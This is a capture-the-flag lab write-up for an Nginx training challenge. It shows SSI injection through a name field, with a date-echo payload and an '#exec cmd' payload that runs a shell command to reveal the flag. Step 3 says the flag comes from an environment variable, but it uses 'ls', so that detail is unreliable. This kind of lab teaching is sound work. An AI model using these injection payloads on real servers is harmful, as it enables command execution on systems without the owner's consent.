



Name	Vulnerable Nginx IX
URL	https://www.attackdefense.com/challengedetails?cid=215
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. Also, the administrator has forgotten to revoke unnecessary permissions from the nginx user.

Objective: Your objective is to print the current date & time of the server on the home page and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: <http://f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com/>




f2siygdarklt91cug2h84bqxm.pub X +

← → ↻ ⓘ Not secure | f2siygdarklt91cug2h84bqxm.public1.attackdefenselabs.com

Server Side Include

Enter "john" in the name text field.



A screenshot of a web browser window. The address bar shows the URL `f2siygdarklt91cug2h84bqxm.public1.attackdefense.com`. The page title is "Server Side Include". Below the title is a text input field containing the name "john" and a dark grey "Submit" button.

Click on the submit button



The server processes the request and generates ssi.html file. Since the web server has server sides includes enabled. The web application is vulnerable to SSI injection.

Step 2: In the text field, inject SSI payload which will display the date.

Payload: `<!--#echo var="DATE_LOCAL" -->`




Server Side Include

`<!--#echo var="DATE_LOCAL" -->`

Submit

Click on submit button.



Hello Friday, 07-Jun-2019 10:44:36 UTC

Step 3: In the text field, inject SSI payload to retrieve the flag from “flag” environment variable.

Payload: `<!--#exec cmd="ls" -->`




Server Side Include

`<!--#exec cmd="ls" -->`

Submit

Click on the submit button.



Flag: 0fe92c2cb828a088363ba5fe818fb3ce

References:

1. Nginx (<https://www.nginx.com/>)
2. Module ngx_http_ssi_module
(http://nginx.org/en/docs/http/ngx_http_ssi_module.html#commands)